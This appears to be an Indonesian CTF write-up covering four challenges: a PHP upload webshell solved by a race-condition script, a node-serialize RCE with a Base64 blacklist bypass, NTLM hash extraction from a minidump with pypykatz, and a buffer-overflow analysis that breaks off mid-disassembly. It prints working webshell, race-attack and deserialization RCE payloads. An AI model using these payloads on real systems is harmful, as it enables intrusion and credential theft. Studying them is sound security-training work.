Challenge ini ngasih kita sebuah website upload file yang tampak aman dengan berbagai proteksi kayak rate limiting, random delay, sama random prefix di filename. Tapi ternyata, setelah dibongkar source code-nya, ada celah yang cukup gede - file type validation-nya malah gak ada sama sekali! Plus, file yang kita upload bisa langsung diakses dan dieksekusi di folder uploads. Jadi basically, kita tinggal upload PHP webshell, tunggu nama file dari response server, terus langsung execute command buat dapetin flag-nya. Sempet ada drama sedikit sih karena file-nya kayak auto-delete gitu setelah upload, jadi harus pake race condition attack buat akses file-nya secepat kilat sebelum ilang.



Ini adalah tampilan web nya sepertinya kita disuruh membuat file dan kita upload ke sini mari kita lanjut analisis dari file dist.zip yang kita dapat dari file dist.zip sudah di unzip dan mendapat file upload.php mari kita lihat

```
shouma@DESKTOP-R6EE5AL mnt          1 cat upload.php
```

```
<?php
```

```
session_start();
```

```
// Rate limiting: max 10 uploads per 5 seconds
```

```
$rate_limit_window = 5; // seconds
```

```
$max_uploads = 10;
```

```
if (!isset($_SESSION['upload_times'])) {
```

```
    $_SESSION['upload_times'] = [];
```

```
}
```

```
// Clean old timestamps
```

```
$current_time = time();
```

```
$_SESSION['upload_times'] = array_filter($_SESSION['upload_times'],
```

```
function($timestamp) use ($current_time, $rate_limit_window) {
```

```
    return ($current_time - $timestamp) < $rate_limit_window;
```

```
});
```

```
// Check rate limit
```

```
if (count($_SESSION['upload_times']) >= $max_uploads) {
```

```
    header("Location: index.php?message=" . urlencode("Error: Too many upload attempts. Please slow down."));
```

```
    exit();
```

```

}

$_SESSION['upload_times'][] = $current_time;

// Add random delay to make manual timing impossible
usleep(rand(100000, 500000)); // 0.1 to 0.5 seconds random delay

if (isset($_POST["submit"])) {

    if (!isset($_FILES['imageFile']) || $_FILES['imageFile']['error'] !==
    UPLOAD_ERR_OK) {

        switch ($_FILES['imageFile']['error'] ?? UPLOAD_ERR_NO_FILE) {
            case UPLOAD_ERR_INI_SIZE:
            case UPLOAD_ERR_FORM_SIZE:
                $message = "Error: The uploaded file exceeds the 1MB size limit.";
                break;
            case UPLOAD_ERR_NO_FILE:
                $message = "Error: No file was selected for upload.";
                break;
            default:
                $message = "Error: A server-side error occurred during upload.";
        }
        header("Location: index.php?message=" . urlencode($message));
        exit();
    }

    $uploadDir = "uploads/";
    $fileName = basename($_FILES["imageFile"]["name"]);

    // Add random prefix to make filename unpredictable
    $randomPrefix = bin2hex(random_bytes(4)); // 8 hex chars
    $uploadPath = $uploadDir . $randomPrefix . "_" . $fileName;

    $fileType = strtolower(pathinfo($uploadPath, PATHINFO_EXTENSION));
    $checksumPath = $uploadPath . '.txt';

    if (move_uploaded_file($_FILES["imageFile"]["tmp_name"], $uploadPath)) {

        $content = file_get_contents($uploadPath);
    }
}

```

```

$hash = hash('sha256', $content);

// Store hash for tracking
file_put_contents($checksumPath, $hash);

// Return actual filename so scripts can parse it
$message = "Success: File uploaded as " . basename($uploadPath);

} else {
    $message = "Error: There was a problem with the upload.";
}
header("Location: index.php?message=" . urlencode($message));
exit();
} else {
    header("Location: index.php");
    exit();
}

```

Ada proteksi buat cegah spam upload. Maksimal cuma boleh 10x upload dalam 5 detik. Mereka pake session buat nyimpen waktu-waktu upload sebelumnya, terus dibersihkan yang udah lewat dari 5 detik. Kalau kebanyakan upload, langsung di-redirect ke index dengan pesan error.

ini ga ngaruh ke exploit kita karna ya kayaknya juga gabakal spam

```
$fileType = strtolower(pathinfo($uploadPath, PATHINFO_EXTENSION));
```

Nah, mereka ambil extension file-nya... tapi terus NGAPAIN? Yap, NOTHING!

Variable **\$fileType** ini dibuat tapi gak dipake sama sekali buat validasi. Ini celah utama

```
$randomPrefix = bin2hex(random_bytes(4)); // 8 hex chars
```

```
$uploadPath = $uploadDir . $randomPrefix . "_" . $fileName;
```

File kita bakal dikasih prefix random 8 karakter hex. Misalnya shell.php jadi 09a93178_shell.php. Tapi gak masalah, karena mereka ngasih tau nama lengkapnya di response

```
$message = "Success: File uploaded as " . basename($uploadPath);
```

Server ngasih tau nama file lengkap (termasuk random prefix) setelah upload berhasil. Jadi kita tau persis file kita ada dimana.

Dari analisis ini, exploit-nya straightforward banget:

1. **Upload PHP shell** (misalnya: `<?php system($_GET['cmd']); ?>`)
2. **Dapet nama file** dari response (contoh: `09a93178_shell.php`)
3. **Akses file** via: `http://target/uploads/09a93178_shell.php?cmd=cat /flag.txt`
4. **Profit!** Flag muncul karena code PHP kita dieksekusi

nah karna saya entah kenapa gabisa bikin file php dan ke detect virus mulu sampe kesel jadi saya suruh ai bikin script buat bikin script php lalu kirim hehe

```
race.py 1 X
race.py > race_attack
1  #!/usr/bin/env python3
2  """
3  Hachuuu Race Condition Exploit
4  Upload dan langsung akses file sebelum dihapus
5  """
6
7  import requests
8  import re
9  import threading
10 import time
11
12 TARGET = "http://chall-ctf.ara-its.id:6005"
13
14 def race_attack():
15     """Upload dan langsung akses berkali-kali"""
16
17     # Payload langsung baca flag
18     payloads = [
19         '<?php echo file_get_contents("/flag.txt"); ?>',
20         '<?php system("cat /flag.txt"); ?>',
21         '<?php passthru("cat /flag.txt"); ?>',
22     ]
23
24     for i, payload in enumerate(payloads):
25         print(f"\n[*] Attempt {i+1}/3 with payload variant...")
26
27         # Session untuk maintain cookies
28         session = requests.Session()
29
30         # Upload file
31         files = {'imageFile': ('shell.php', payload, 'application/x-php')}
32         data = {'submit': '1'}
33
34         print("[*] Uploading...")
35         r = session.post(f"{TARGET}/upload.php", files=files, data=data,
                           allow_redirects=True)
```

```

# Extract filename
match = re.search(r'([a-f0-9]{8}_shell\.php)', r.text + r.url)

if match:
    filename = match.group(1)
    print(f"[+] Uploaded: {filename}")

    # IMMEDIATELY access multiple times
    print("[*] Racing to access file...")

def try_access(cmd_num):
    """Try to access file"""
    try:
        url = f"{TARGET}/uploads/{filename}"

        # Try without parameter first (for direct flag read)
        r1 = session.get(url, timeout=2)
        if r1.status_code == 200 and len(r1.text) > 0:
            if 'ARA' in r1.text or 'flag' in r1.text.lower():
                print(f"\n{'='*70}")
                print(f"[!] FLAG FOUND (no param)!")
                print(f"{'='*70}")
                print(r1.text)
                print(f"{'='*70}\n")
                return True

        # Try with commands
        commands = [
            'cat /flag.txt',
            'cat /flag',
            'cat ../flag.txt',
            'cat ../../flag.txt',
            'ls -la /',
            'find / -name "*flag*" 2>/dev/null | head -5',

```

```

72         ]
73         for cmd in commands:
74             r2 = session.get(url, params={'cmd': cmd}, timeout=2)
75             if r2.status_code == 200 and len(r2.text) > 0:
76                 if 'ARA' in r2.text or 'ARACTF' in r2.text:
77                     print(f"\n{'='*70}")
78                     print(f"[!] FLAG FOUND with cmd: {cmd}")
79                     print(f"{'='*70}")
80                     print(r2.text)
81                     print(f"{'='*70}\n")
82                     return True
83                 elif '<?php' not in r2.text and len(r2.text) > 5:
84                     print(f"[+] Got output from '{cmd}': {r2.text[:100]}")
85
86             except Exception as e:
87                 pass
88
89         return False
90
91     # Launch multiple threads to race
92     threads = []
93     for i in range(10):
94         t = threading.Thread(target=try_access, args=(i,))
95         t.start()
96         threads.append(t)
97
98     for t in threads:
99         t.join()
100
101     # Small delay before next attempt
102     time.sleep(1)
103 else:
104     print(f"[-] Failed to extract filename")
105     print(f"[DEBUG] Response: {r2.text[:200]}")

```

```

99         t.join()
100
101         # Small delay before next attempt
102         time.sleep(1)
103     else:
104         print(f"[-] Failed to extract filename")
105         print(f"[DEBUG] Response: {r.text[:300]}")
106
107     def main():
108         print("="*70)
109         print("Hachuuu Race Condition Exploit")
110         print("="*70)
111         print(f"Target: {TARGET}")
112         print("Strategy: Upload + Immediate Multi-threaded Access")
113         print("="*70)
114
115         # Run multiple race attempts
116         for attempt in range(3):
117             print(f"\n{'='*70}")
118             print(f"RACE ATTEMPT {attempt + 1}/3")
119             print(f"{'='*70}")
120             race_attack()
121
122         print("\n[*] All attempts completed")
123         print("[*] If no flag found, the file might be deleted too quickly")
124         print("[*] Or the challenge might require a different approach")
125
126     if __name__ == "__main__":
127         main()
128

```

```

shouma@DESKTOP-R6EE5AL mnt > python3 race.py
Hachuuu Race Condition Exploit
Target: http://chall-ctf.ara-its.id:6005
Strategy: Upload + Immediate Multi-threaded Access

RACE ATTEMPT 1/3

[*] Attempt 1/3 with payload variant ...
[*] Uploading ...
[+] Uploaded: 445c9ce8_shell.php
[*] Racing to access file ...

[!] FLAG FOUND (no param)!

ARA7{gr4ttzzz_y0u_l34rn3d_r4c3_c0nd1t10n_thr0ugh_f1l3_upl04d_anarchist_was_hereeee}


```

Flag :

ARA7{gr4ttzzz_y0u_l34rn3d_r4c3_c0nd1t10n_thr0ugh_f1l3_upl04d_anarchist_was_hereeee}

Challenge "Hachuuu" ini ngajarin kita bahwa keamanan itu gak cuma soal nambahin fitur-fitur proteksi yang keliatan keren, tapi lebih ke implementasi fundamental yang bener. Meskipun developer udah pasang rate limiting, random delay, sama random prefix buat nama file, semua itu jadi percuma karena mereka skip hal yang paling basic: **file type validation**. Yang bikin menarik, ada twist race condition dimana file kayaknya auto-delete setelah upload, jadi kita harus ngejar waktu buat akses file secepat mungkin sebelum ilang. Lesson learned-nya jelas: always validate file type properly (cek extension DAN content/MIME type), disable PHP execution di upload directory, jangan expose nama file ke user, dan idealnya simpen uploaded files di luar web root. Intinya, security yang bener itu berlapis, tapi layer paling dasar harus kuat dulu - percuma punya gembok mahal kalau pintunya bolong.

WEB - Arknights



Challenge ini ngasih kita fitur "Advanced Search" buat nyari operator Arknights. Tapi ternyata di balik kap mesinnya, server pakai library `node-serialize` yang punya celah **Insecure Deserialization**. Meskipun ada **Blacklist WAF** yang nge-block kata-kata kayak `require`, `process`, dan karakter backslash `\`, kita bisa bypass pakai teknik encoding **Base64** di dalam payload JavaScript. Akhirnya kita dapet **RCE (Remote Code Execution)** dan nemu flag-nya "ngumpet" di dalam source code `app.js` server.

Ini tampilan web-nya, kita disuruh masukin query buat nyari data operator. Pas kita cek file **Arknights.zip** yang dikasih, ada file **app.js**. Pas dibongkar, ini bagian yang paling "berisik":

JavaScript

```
app.get('/api/search', authMiddleware, (req, res) => {
  const query = req.query.q;
  if (!query) return res.status(400).json({ error: "No query" });

  if (query.startsWith('{')) {
    const blacklist = [
      'require', 'child_process', 'exec', 'spawn', 'fs',
      'cat', 'process', 'eval', 'fromCharCode',
      '+', 'concat', 'join',
      '\\', ''
    ];

    if (blacklist.some(word => query.includes(word))) {
      console.log("Attack blocked:", query);
      return res.status(403).json({
        error: "i'm watching you doctah",
      });
    }
    try {
      console.log("Deserializing Advanced Query:", query);
      const filter = serialize.unserialize(query);
      return res.json({ notice: "Advanced Filter Applied", data: filter });
    } catch (e) {
      return res.status(500).json({ error: "Error" });
    }
  }

  const user = db.prepare('SELECT * FROM users WHERE username = ?').get(query);
  if (user) {
    res.json({
      username: user.username,
      level: user.level,
      secretary_img: user.secretary_img || '/image/Amiya.webp'
    });
  } else {
    res.status(404).json({ error: "Operator not found" });
  }
});
```

Temuan Penting:

1. **Vulnerable Library:** **node-serialize** itu rawan RCE kalau kita masukin object dengan syntax **__\$ND_FUNC__\$**.
2. **Blacklist Bypass:** Filter cuma ngecek teks mentah. Karena kita bisa eksekusi JS, kita bisa pakai **Buffer.from('base64').toString()** buat bungkus perintah terlarang kayak **process** atau **child_process**.
3. **WAF Annoyance:** Ada filter **** (backslash). Jadi kita nggak bisa pakai escaped quotes (****). Solusinya? Pakai kutip satu (**'**) di dalam payload.

Exploitation

Strategi exploit-nya:

1. Bungkus command **cat app.js** ke Base64 supaya **cat** gak kena filter.
2. Bikin payload **__\$ND_FUNC__\$** yang nge-decode Base64 tadi terus jalanin **execSync**.
3. Kirim lewat **curl**. Pakai kutip satu di luar (**'q=...'**) supaya terminal Linux nggak ngerusak tanda **\$\$** jadi nomor PID.

Final Payload yang Tembus:

cmd diisi Base64 dari `cat app.js` -> `Y2F0IGFwcC5qcw==`.

Bash

```
curl -G "http://chall-ctf.ara-its.id:3000/api/search" \
```

```
-H "Cookie:
```

```
doctor_id=s%3A16000248.wpS7exScENkLsCXGIgNqkZbNjqChpl0ch%2BaFHAU3KoY" \
```

```
--data-urlencode 'q={"rce": "_$$ND_FUNC$$_function(){var B=Buffer;var s=function(x){return B.from(x, "\"base64\"").toString();var p=s("\"cHJvY2Vzcw==\"");var r=s("\"cmVxdWlyZQ==\"");var cp=s("\"Y2hpbGRfcHJvY2Vzcw==\"");var e=s("\"ZXhlY1N5bmM=\"");var cmd=s("\"Y2F0IGFwcC5qcw==\"");return global[p].mainModule[r](cp)[e](cmd).toString();})"}'
```


```
r_id = ?').get(uid);\n    if (!user) return res.status(404).json({ error: \"User not found\" });\n    try {\n      = 'permit') {\n        if (user.orundum < 600) return res.status(400).json({ error: \"Insufficient Orundum!\" });\n        db.prepare('UPDATE users SET orundum = orundum - 600, permits = permits + 1 WHERE doctor_id = ?').run(uid);\n        res.json({ success: true, message: \"Headhunting Permit acquired!\" });\n      } else if (item ===\n    {\n      if (user.originite_prime < 1) return res.status(400).json({ error: \"Insufficient Originite Prime!\" });\n      db.prepare('UPDATE users SET originite_prime = originite_prime - 1, orundum = orundum + 100 WHERE doctor_id = ?').r\n      return res.json({ success: true, message: \"Exchanged 1 OP for 100 Orundum.\" });\n    } else\n      = 'lmd_case') {\n        db.prepare('UPDATE users SET lmd = lmd + 1000 WHERE doctor_id = ?').run(uid);\n        .json({ success: true, message: \"Received 1000 LMD. ENDLIMITED LMD GOESSS BRRRRRRRR\" });\n      } \n      \n      (item === 'secret_key') {\n        if (user.username !== 'Lylera') {\n          return res.status(403).json(\n            'Access Denied. Admin clearance required.'\n          );\n        } \n        if (user.lmd < 500000) {\n          re\n          tus(400).json({ error: \"Insufficient LMD. Cost: 500,000\" });\n        } \n        db.prepare('UPDATE users\n          d - 500000, gallery_unlock = 1 WHERE doctor_id = ?').run(uid);\n        return res.json({ success: true, message:\n          'Key Acquired. Gallery Unlocked.'\n        });\n      }\n    }\n    res.status(400).json({ error: \"Invalid Item\" });\n  }\n  {\n    console.error(e);\n    res.status(500).json({ error: \"Transaction Failed\" });\n  }\n  \n  \n  authMiddleware, (req, res) => {\n    const uid = req.signedCookies.doctor_id; \n    if (!uid) return res.status(401).j\n    \"Not logged in\" );\n    const user = db.prepare('SELECT * FROM users WHERE doctor_id = ?').get(uid);\n    if (us\n    const isAdmin = (user.username === 'Lylera');\n    let secretData = null;\n    if (user.gallery_unlock ==\n      secretData = {\n        flag: \"ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT Oh wait wrong game xD}\",\n        video1: \"./image/1.mp4\", \n        video2: \"./image/2.mp4\" \n      };\n    return re\n      id: user.doctor_id, \n      name: user.username, \n      level: user.level, \n      orundum:\n      , \n      lmd: user.lmd, \n      originite_prime: user.originite_prime, \n      permits: user.permits, \n      secretary_img: user.secretary_img, \n      isAdmin: isAdmin, \n      gallery_unlock: user.gallery_unlock, \n      rewards: secretData\n    };\n    return res.status(404).json({ error: \"User not found\" }\n  }\n  \n  app.listen(port, () => {\n    console.log(`Arkknights System Online at ${port}`);\n  });\n}
```

Flag

`ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT Oh wait wrong game xD}`

Challenge ini ngingetin kalau proteksi cuma pake *Blacklist* itu rapuh banget. Developer udah usaha nge-block banyak kata, tapi karena ada fitur encoding kayak Base64, semua itu jadi gak berguna. Pelajarannya: jangan pernah pakai library `node-serialize` buat data dari user, dan kalau mau aman, pakai *Whitelist* atau jangan kasih akses deserialization sama sekali.

DIGITAL FORENSICS



Pertama2 ya pastinya di unzip dulu, yakali ga diunzip

Command

```
unzip mem.zip
```

Output

```
Archive:  mem.zip
```

```
  inflating: mem.DMP
```

Lalu di analisis file nya dengan command file

Command

```
file mem.DMP
```

Output

```
Mini DuMP crash report, Wed Jan 28 10:17:02 2026
```

Lalu gw nyoba pake volatility

Command

```
vol -f mem.DMP windows.info
```

Output

```
Volatility 3 Framework 2.26.2 Progress: 100.00 PDB scanning finished Unsatisfied
requirement plugins.Info.kernel.layer_name: Unsatisfied requirement
plugins.Info.kernel.symbol_table_name: A translation layer requirement was not fulfilled.
Please verify that: A file was provided to create this layer (by -f, --single-location or by config)
The file exists and is readable The file is a valid memory image and was acquired cleanly A
symbol table requirement was not fulfilled. Please verify that: The associated translation
layer requirement was fulfilled You have the correct symbol file for the requirement The
symbol file is under the correct directory or zip file The symbol file is named appropriately or
contains the correct banner Unable to validate the plugin requirements:
['plugins.Info.kernel.layer_name', 'plugins.Info.kernel.symbol_table_name']
```

Hasil

Volatility gagal membaca dump karena:

- Tidak ada kernel memory layer
- Tidak ada symbol table
- File bukan full memory dump

Kesimpulan

Tool **Volatility** tidak sesuai, sehingga diperlukan tool lain yang mendukung **MiniDump Windows**.

Lalu gw coba pakai pypykatz, sebelumnya gw install dulu pakai pipx

pipx install pypykatz

Langsung aja pakai gw pypykatz buat ekstrak credential Windows

Command

pypykatz lsa minidump mem.DMP

Output

Hasilnya bejibun bats, tapi ada output penting yaitu

Username: Hannn

Domain: DESKTOP

NT: f4b2619c33cea30e3159e7397fb1d6a7

Gw liat disitu, panjang hex nya 32 karakter (mungkin beneran ntlm hash), lalu usernya Hann (sesuai dengan clue soal), yaudah tinggal dimasukkan ke format flag.

ARA7{f4b2619c33cea30e3159e7397fb1d6a7}

dan ini dia flagnya

BINARY EXPLOITATION

Challenge

83 Solves



Meow mi-miauuwww 100

Author: [Lylera](#)

Meow meow. me.. meow meowww. mi.. miauw mi mi,
miauw miauuwww. NYAAAAA!!!! nyanya. pur~



`nc chall-ctf.ara-its.id 54317`

 meow

Flag

Submit

Kita langsung analisis saja buset itu checksec nya ijo semua ye lengkap bener dan filenya 64 bit (Registersnya RSP/RBP/RIP)

No canary = vulnerability buffer overflow bisa kita manfaatin

PIE enabled = kita perlu leak alamat dulu sebelum exploit

NX enabled = gabisa taruh shellcode di stack, harus ret2win atau ROP

```
shouma@DESKTOP-R6EE5AL mnt > checksec meow
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
SHSTK: Enabled
IBT: Enabled
Stripped: No
shouma@DESKTOP-R6EE5AL mnt > file meow
meow: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8f448133cb0abe87b11047fdb2852a6724aec18e, for GNU/Linux 3.2.0, not stripped
```

```
shouma@DESKTOP-R6EE5AL mnt > ./meow
MEOW MEOW
1. Meow me..ow (Melihat Alamat)
2. Meow MEOWWWW (Nyakar Memori)
meow meow meow ^^: |
```

Kita coba lihat function apa saja yang ada

```
pwndbg> info function
All defined functions:

Non-debugging symbols:
0x00000000000001000 _init
0x000000000000010c0 __cxa_finalize@plt
0x000000000000010d0 puts@plt
0x000000000000010e0 fclose@plt
0x000000000000010f0 printf@plt
0x00000000000001100 fgets@plt
0x00000000000001110 getchar@plt
0x00000000000001120 setvbuf@plt
0x00000000000001130 fopen@plt
0x00000000000001140 __isoc99_scanf@plt
0x00000000000001150 exit@plt
0x00000000000001160 _start
0x00000000000001190 deregister_tm_clones
0x000000000000011c0 register_tm_clones
0x00000000000001200 __do_global_dtors_aux
0x00000000000001240 frame_dummy
0x00000000000001249 meow
0x000000000000012e1 mi_miauw
0x000000000000013e7 main
0x0000000000000141c _fini
```

Ada 3 function penting

main (0x13e7)

mi_miauw (0x12e1) → kayaknya fungsi menu utama

meow (0x1249) → INI PENTING! kayaknya win function

```

pwndbg> disas main
Dump of assembler code for function main:
0x00000000000013e7 <+0>:    endbr64
0x00000000000013eb <+4>:    push    rbp
0x00000000000013ec <+5>:    mov     rbp, rsp
0x00000000000013ef <+8>:    mov     rax, QWORD PTR [rip+0x2c1a]    # 0x4010 <stdout@GLIBC_2.2.5>
0x00000000000013f6 <+15>:   mov     ecx, 0x0
0x00000000000013fb <+20>:   mov     edx, 0x2
0x0000000000001400 <+25>:   mov     esi, 0x0
0x0000000000001405 <+30>:   mov     rdi, rax
0x0000000000001408 <+33>:   call    0x1120 <setvbuf@plt>
0x000000000000140d <+38>:   mov     eax, 0x0
0x0000000000001412 <+43>:   call    0x12e1 <mi_miauw>
0x0000000000001417 <+48>:   jmp     0x1408 <main+38>
End of assembler dump.

```

Ini fungsi main nya dan dia cuma panggil function mi_miauw dalam infinite loop doang

Lanjut kita analisis meow dan mi_miauw

```

pwndbg> disas meow
Dump of assembler code for function meow:
0x0000000000001249 <+0>:    endbr64
0x000000000000124d <+4>:    push    rbp
0x000000000000124e <+5>:    mov     rbp, rsp
0x0000000000001251 <+8>:    sub     rsp, 0x90
0x0000000000001258 <+15>:   lea     rax, [rip+0xda9]    # 0x2008
0x000000000000125f <+22>:   mov     rsi, rax
0x0000000000001262 <+25>:   lea     rax, [rip+0xda1]    # 0x200a
0x0000000000001269 <+32>:   mov     rdi, rax
0x000000000000126c <+35>:   call    0x1130 <fopen@plt>
0x0000000000001271 <+40>:   mov     QWORD PTR [rbp-0x8], rax
0x0000000000001275 <+44>:   cmp     QWORD PTR [rbp-0x8], 0x0
0x000000000000127a <+49>:   jne     0x1295 <meow+76>
0x000000000000127c <+51>:   lea     rax, [rip+0xd90]    # 0x2013
0x0000000000001283 <+58>:   mov     rdi, rax
0x0000000000001286 <+61>:   call    0x10d0 <puts@plt>
0x000000000000128b <+66>:   mov     edi, 0x1
0x0000000000001290 <+71>:   call    0x1150 <exit@plt>
0x0000000000001295 <+76>:   mov     rdx, QWORD PTR [rbp-0x8]
0x0000000000001299 <+80>:   lea     rax, [rbp-0x90]
0x00000000000012a0 <+87>:   mov     esi, 0x80
0x00000000000012a5 <+92>:   mov     rdi, rax
0x00000000000012a8 <+95>:   call    0x1100 <fgets@plt>
0x00000000000012ad <+100>:  lea     rax, [rbp-0x90]
0x00000000000012b4 <+107>:  mov     rsi, rax
0x00000000000012b7 <+110>:  lea     rax, [rip+0xd70]    # 0x202e
0x00000000000012be <+117>:  mov     rdi, rax
0x00000000000012c1 <+120>:  mov     eax, 0x0
0x00000000000012c6 <+125>:  call    0x10f0 <printf@plt>
0x00000000000012cb <+130>:  mov     rax, QWORD PTR [rbp-0x8]
0x00000000000012cf <+134>:  mov     rdi, rax
0x00000000000012d2 <+137>:  call    0x10e0 <fclose@plt>
0x00000000000012d7 <+142>:  mov     edi, 0x0
0x00000000000012dc <+147>:  call    0x1150 <exit@plt>
End of assembler dump.

```

Yap di fungsi meow ada fungsi untuk membuka file flag.txt, membaca dan juga print isi file nya itu ada di fopen, fgets dan juga printf, lanjut kita analisis fungsi mi_miauw

```

pwndbg> disas mi_miauw
Dump of assembler code for function mi_miauw:
0x0000000000012e1 <+0>:    endbr64
0x0000000000012e5 <+4>:    push    rbp
0x0000000000012e6 <+5>:    mov     rbp, rsp
0x0000000000012e9 <+8>:    sub     rsp, 0x50
0x0000000000012ed <+12>:   lea     rax, [rip+0xd53]          # 0x2047
0x0000000000012f4 <+19>:   mov     rdi, rax
0x0000000000012f7 <+22>:   call   0x10d0 <puts@plt>
0x0000000000012fa <+27>:   lea     rax, [rip+0xd5d]          # 0x2050
0x000000000001307 <+34>:   mov     rdi, rax
0x00000000000130e <+37>:   call   0x10d0 <puts@plt>
0x00000000000130b <+42>:   lea     rax, [rip+0xd6c]          # 0x2080
0x000000000001312 <+49>:   mov     rdi, rax
0x000000000001315 <+52>:   call   0x10d0 <puts@plt>
0x00000000000131a <+57>:   lea     rax, [rip+0xd7f]          # 0x20a0
0x000000000001321 <+64>:   mov     rdi, rax
0x000000000001324 <+67>:   mov     eax, 0x0
0x000000000001329 <+72>:   call   0x10f0 <printf@plt>
0x00000000000132e <+77>:   lea     rax, [rbp-0x44]
0x000000000001332 <+81>:   mov     rsi, rax
0x000000000001335 <+84>:   lea     rax, [rip+0xd78]          # 0x20b4
0x00000000000133c <+91>:   mov     rdi, rax
0x00000000000133f <+94>:   mov     eax, 0x0
0x000000000001344 <+99>:   call   0x1140 <__isoc99_scanf@plt>
0x000000000001349 <+104>:  call   0x1110 <getchar@plt>
0x00000000000134e <+109>:  mov     eax, DWORD PTR [rbp-0x44]
0x000000000001351 <+112>:  cmp     eax, 0x1
0x000000000001354 <+115>:  jne     0x13a4 <mi_miauw+195>
